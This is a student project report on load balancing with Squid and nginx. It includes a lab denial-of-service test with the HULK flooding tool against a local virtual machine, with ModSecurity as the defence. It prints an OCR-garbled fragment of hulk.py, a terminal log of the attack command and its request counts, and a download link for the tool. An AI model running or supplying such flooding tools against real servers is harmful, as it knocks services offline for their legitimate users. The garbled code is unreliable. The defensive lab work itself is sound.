



INSTITUTE FOR ADVANCED COMPUTING AND SOFTWARE DEVELOPMENT AKURDI, PUNE

DOCUMENTATION ON

" Server Load Balancing using Squid with DOS Attack and prevent with MOD security"

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1. INTRODUCTION

Server load balancing is a technology that enables your websites and applications to keep up the performance despite a high volume of traffic or sudden spikes. It does so by sending or splitting the traffic over to various servers.

The client will receive requested content almost instantly while the server load balancer distributes traffic in the back end, which is not visible to the client.

Server load balancing is a technique used to distribute incoming network traffic across multiple servers. The goal is to ensure optimal resource utilization, prevent overload on individual servers, and improve overall system availability and responsiveness. Load balancing can be achieved through various methods, such as DNS-based load.

2. REQUIREMENTS

i. Operating System: Debian 10

ii. Proxy Server/Load Balancer: Squid

iii. Web server: Apache & nginx

iv. Dos Attack tool: Hulk

v. Packet capturing tool: Wireshark

3. TECHNOLOGY USED

Hardware Requirements:

• RAM 16 GB

• HDD: 512 GB

Software Requirements:

• Operating system: Linux (Debian).

• Tool: VMware

4. PURPOSE

Load balancers improve application availability and responsiveness and prevent server overload. Load balancing is a core networking solution used to distribute traffic across multiple servers in a server farm. Each load balancer sits between client devices and backend servers, receiving and then distributing incoming requests to any available server capable of fulfilling them.


It works best for load balancing in an ISP or CDN where the peers are sizable RTT. When the peers are close or available on high-speed links with very low latency (such as a typical reverse-proxy or small CDN) the RTT weighting becomes nearly useless. There is one potential benefit on high-speed networks. To provide early detection of peer overload. Squid peers will stop responding fast when overloaded. The lag weighting can reduce the load to that peer before connections start getting completely dropped or timing out (too) badly.

4. BENEFITS


- Security A load balancer can add additional layers of security to your website without any changes to your application.
- Performance Load balancers can reduce the load on your web servers and optimize traffic for a better user experience.
- Scalability A load balancer makes it easy to change the server infrastructure without disrupting service to users.


5. ARCHITECTURE

Without Load Balancing




6. PROJECT EXECUTION












7. LOAD BALANCING



▲ Not secure | 192.168.80.192

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to <u>nginx.org</u>. Commercial support is available at <u>nginx.com</u>.

Thank you for using nginx.

8. DENIAL OF SERVICE (DOS) ATTACKS

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash.

A distributed denial of service (DDoS) attack is when an attacker, or make it Impossible for a service to be delivered. This can be achieved by thwarting access to virtually anything: servers, devices, services, networks, applications, and even specific transactions within applications. In a DoS attack, it's one system that is sending the malicious data or requests; a DDoS attack comes from multiple systems.



10. PREREQUISITE

- Hulk tool
- Python
- Unzip
- Git
- Wget

IACSD

SERVER LOAD BALANCING USING SQUID WITH DOS ATTACK PREVENT WITH MOD SECURITY



11. HULK TOOL

HULK is a Denial of Service (DoS) tool used to attack web servers by generating unique and obfuscated traffic volumes.

HULK's generated traffic also bypasses caching engines and hits the server's direct resource pool.

This tool is used to test network devices like a firewall.


HULK is designed to simulate a DDoS attack by sending a large number of HTTP GET requests to a single target server.

It does not involve load balancing or distributing traffic across multiple servers; its purpose is to stress-test and potentially disrupt a single server.

The tool is relatively simple to use and does not require advanced technical knowledge, which makes it accessible to less experienced attackers.

It primarily targets web servers and aims to exhaust their resources, causing denial of service to legitimate users.

Hulk tool Configuration:



SERVER LOAD BALANCING USING SQUID WITH DOS ATTACK PREVENT WITH MOD SECURITY

```
ū
🧬 shuhari@debian: ~
                                                                                                                                                                                              X
  GNU nano 3.2
                                                                                             hulk.py
        global headers useragents
        headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows; NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows; NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1')
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1') headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .N$
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
        headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
        headers useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
        return(headers useragents)
# generates a referer array
def referer_list():
        global headers referers
        headers referers.append('http://www.google.com/?q=')
        headers_referers.append('http://www.usatoday.com/search/results?q=')
        headers referers.append('http://engadget.search.aol.com/search?q=')
        headers_referers.append('http://' + host + '/')
return(headers_referers)
#builds random ascii string
def buildblock(size):
        out str = '
                 a = random.randint(65, 90)
                 out str += chr(a)
def usage():
        print 'USAGE: python hulk.py <url>'
        print 'you can add "safe" after url, to autoshut after dos'
                  ^O Write Out
^R Read File
                                                                                                                                                  M-] To Bracket M-Q Previous
^Q Where Was M-W Next
                                    ^W Where Is
^\ Replace
                                                       ^K Cut Text
^U Uncut Text
                                                                        ^J Justify
^T To Spell
                                                                                          ^C Cur Pos M-U Undo
^ Go To Line M-E Redo
                                                                                                                                M-A Mark Text
M-6 Copy Text
    Get Help
                                                                                                                                                   ● 26°C Sunny ヘ 및 4》 @ 9:49 AM
8/29/2023
                                     i 🚣 🚉
        P Type here to search
```

HULK ATTACK & MEMORY LOADING

Debian 1

```
permitted by applicable law.

Last login: Sun Aug 27 01:48:03 2023 from 192.168.80.1

shuhari@debian:~$ sudo python hulk.py http://192.168.80.187

[sudo] password for shuhari:

Sorry, try again.

[sudo] password for shuhari:

-- HULK Attack Started -- 2023-08-27 02:34:09.895779

7312 Requests Sent @ 2023-08-27 02:34:16.584642

7419 Requests Sent @ 2023-08-27 02:34:16.752820

7557 Requests Sent @ 2023-08-27 02:34:16.841909

7722 Requests Sent @ 2023-08-27 02:34:17.021435

7875 Requests Sent @ 2023-08-27 02:34:17.197092

8014 Requests Sent @ 2023-08-27 02:34:17.279575
```

Debian 2



ALSO PREVENT APACHE SERVER WITH MOD SECURITY FROM DDOS ATTACK



13 .CONCLUSION

In a rapidly evolving digital landscape, ensuring the availability and security of web applications is paramount. The project successfully demonstrated the benefits of server load balancing using Nginx in distributing traffic and providing high availability. Additionally, the integration of ModSecurity as a WAF added a crucial layer of defense against DDoS attacks, safeguarding the application from disruptions and unauthorized access. By combining these technologies, the project achieved a comprehensive solution that balanced traffic efficiently, maintained application availability, and protected against potential threats. As cyber threats continue to evolve, staying proactive in optimizing server infrastructure and security measures remains a constant endeavor. This project's approach serves as a foundation for building resilient and secure web application architectures in the face of emerging challenges.

14 .REFERENCES

Apache Server: https://httpd.apache.org/docs/current/install.html

Nginx server: https://nginx.org/en/docs/install.html

Squid load balancing: <u>https://webhostinggeeks.com/howto/how-to-configure-squid-proxy-</u>server-for-load-balancing/

Hulk tool: https://github.com/grafov/hulk/archive/master.zip

Mod security: https://phoenixnap.com/kb/setup-configure-modsecurity-on-apache